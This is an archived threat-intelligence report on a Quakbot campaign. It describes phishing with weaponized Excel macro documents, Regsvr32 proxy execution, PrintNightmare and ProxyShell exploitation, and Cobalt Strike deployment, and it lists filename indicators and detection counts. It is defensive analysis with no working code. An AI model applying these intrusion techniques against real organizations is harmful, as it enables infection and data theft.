
Quakbot Strikes with QuakNightmare Exploitation

Archived: 2026-04-05 21:25:10 UTC

A Duck Nightmare

Quakbot Strikes with QuakNightmare Exploitation

By: Max Malyutin – Orion Threat Research Team Leader



This is part of an extensive series of guides about Malware Protection

Prologue

After nearly two months of “summer vacation”, Quakbot is back with a new set of skills and tricks. We have handled several incident response cases where Quakbot infected organizations through an email as the initial access vector (malicious spam distribution campaigns) to deliver a weaponized Microsoft Office Excel document.

We found that Quakbot threat actors exploited the PrintNightmare vulnerability (CVE-2021-34527 – “Windows Print Spooler Remote Code Execution”) in the later stages of the attack to perform privileged file operations and code execution via the Windows Print Spooler service. Quakbot also used credential theft functionality to steal Outlook passwords intended for internal spear-phishing, luring users to interact with the malicious emails to infect additional assets.

The threat actors also deployed Cobalt Strike beacons which allowed them to launch human-operation activities such as lateral movement, discovery, privilege-escalation, etc.
These actions serve two main objectives – exfiltration of sensitive data and setting up the stage for ransomware execution.

Quakbot Overview

Quakbot (also known as Qabot or Qbot) is a modular Banking Trojan, active since the end of 2007. Quakbot originally targeted financial sectors to steal credentials, financial information, and web browser data by using web injection and browser hooking techniques that allowed it to “redirect” API calls to intercept financial data.

In the last two years, Quakbot’s targets expanded beyond the financial sector. We have observed victims from the IT services industry, telecommunications providers, manufacturing facilities and infrastructure companies. Quakbot threat actors upgraded the range of malicious capabilities and functionality to evade detection and spread via different lateral movement techniques.

In this same period, we also detected Quakbot infections that include ransomware executions. During our threat intelligence activities and incident response cases we observed instances where Quakbot delivered REvil (A.K.A Sodinokibi) and Egregor ransomware.

Case Overview

In this report, we will go through Quakbot’s execution tactics, techniques, and procedures (TTPs), and present different behaviors, methods, tools, and strategies used by threat actors.

During the Cynet Orion Research Team’s continuous campaign hunting cycle, we have observed an increase in malicious email campaigns using Quakbot. Additionally, we have responded to incidents where companies asked for Cynet 360 assistance in Quakbot infections.

The Quakbot infection has two initial execution paths. We gave them the following names:

1. Datoploader
2. Relativeloader


As with many infections across organizations today, threat actors obtained an initial foothold through malicious email campaigns that lured users to interact with malicious links or attachments.

In both cases, a malicious link (lead to a ZIP file) or a direct attachment in the malicious email leads to the next step of the infection – a weaponized Office document. The weaponized Office document contains macros code (macro 4.0 XLM) that executes when the user clicks on “Enable Content”.

The macro execution leads to multi-stage malicious actions that include a command-and-control (C2) connection, download of malicious payloads, and execution of commands.
Quakbot threat actors use several Defense Evasion (TA0005) techniques, such as process injection, masquerading, Fileless executions, etc. to bypass security solutions such as anti-virus and EDR.
The malicious macro code executes the payload by abusing the legitimate Microsoft file Regsvr32.exe. This type of procedure is also known as LOLBin (Living Off the Land Binaries), where threat actors abuse legitimate Microsoft files instead of bringing their own malicious files. These LOLBins files could be abused for proxy execution of processes to bypass whitelisting policies, credential dumping, discovery, and more.

Quakbot Initial Access Execution Flow

- Initial Access (TA0001) Phishing (T1566) – distribution via malicious spam campaigns.
- Execution (TA0002) User Execution (T1204) – the victim interacts with the malicious link or attachment (weaponized Office document).
    - The victim interacts with the weaponized Office document and enables the macros.
- Defense Evasion (TA0005) Signed Binary Proxy Execution: Regsvr32 (T1218.010) – DLL payloads downloaded from C2 server and executed via regsvr32.




The Quakbot payload executes multiple actions including process hollowing injection, Outlook credential theft, Cobalt Strike beacons, and Fileless persistence via registry.

For the first time, we have observed PrintNightmare exploitation in Quakbot infections.

You can find an analysis of PrintNightmare at the end of this report.

MITRE Attack Tactics and Techniques Coverage




Technical Analysis: Initial Access and Execution

Update by [Kevin Beaumont](#) – *"Something is going on with Qakbot which alters detection/threat landscape in past week."*

It seems that threat actors abused enterprises and corporations that are using MS Exchange on-prem in order to distribute malicious emails. This led us to suspect that ProxyLogon and ProxyShell vulnerabilities are being exploited. These vulnerabilities allow Quakbot threat actors to bypass email security policies and propagate Quakbot infections.


- **ProxyLogon** – CVE-2021-26855, CVE-2021-27065
- **ProxyShell** – CVE-2021-34473, CVE-2021-34523, CVE-2021-31207

Quakbot "TR" infrastructure stands for the distribution actor name that distributes malicious spam campaigns. This name was given by researchers, who also named the actor "ChaserLdr."




MalwareBazaar Database monitoring TR tag

Malicious emails are sent as part of phishing campaigns and contain a link to a compromised URL which leads to the ZIP file. The threat actors' motivation is to lure the victim to interact with the phishing email and download the ZIP file.



Here is a URL search on TR campaign URLs that distribute Quakbot ZIP file:



https://urlhaus.abuse.ch/browse/tag/TR/

The ZIP file contains the weaponized Excel document. We have identified several unique patterns of the weaponized Excel document names, including:

- miss-[0-9]{9}.xls
- trend-[0-9]{7}.xls
- charts-[0-9]{10}.xls
- Claim-Copy-[0-9]{10}.xls
- Service-Interrupt-[0-9]{10}.xls


2021-10-24	31 / 60	MS Excel Spreadsheet	Claim-Copy-1192476277.xls
2021-11-02	32 / 60	MS Excel Spreadsheet	Claim-Copy-2102775573.xls
2021-10-18	20 / 59	MS Excel Spreadsheet	Claim-Copy-2013124710.xls
2021-10-18	20 / 58	MS Excel Spreadsheet	Claim-Copy-504955833.xls
2021-10-18	20 / 58	MS Excel Spreadsheet	Claim-Copy-1910702662.xls

2021-11-02	31 / 60	MS Excel Spreadsheet	trend-576239863.xls
2021-11-02	29 / 58	MS Excel Spreadsheet	trend-6569960.xls

2021-10-29	28 / 59	MS Excel Spreadsheet	Service-Interrupt-327500047.xls
2021-10-29	30 / 59	MS Excel Spreadsheet	Service-Interrupt-1989206092.xls
2021-10-29	32 / 60	MS Excel Spreadsheet	Service-Interrupt-1898549781.xls
2021-10-29	30 / 60	MS Excel Spreadsheet	Service-Interrupt-780515740.xls
2021-10-29	30 / 60	MS Excel Spreadsheet	Service-Interrupt-2083081355.xls
2021-10-27	30 / 60	MS Excel Spreadsheet	Service-Interrupt-1482319274.xls
2021-10-29	29 / 60	MS Excel Spreadsheet	Service-Interrupt-516214325.xls

The weaponized Excel document (Datoploader maldoc) contains a fake Microsoft Office template message which lures the user to click on two messages:


1. Select “Enable Editing” – Protection View message
2. Select “Enable Content” – Security Warning message



Datoploader maldoc

The weaponized Excel document (Relativeloader maldoc) contains a fake DocuSign template message which lures the user to click on two messages:

1. Select “Enable Editing” – Protection View message
2. Select “Enable Content” – Security Warning message




Relativeloader maldoc

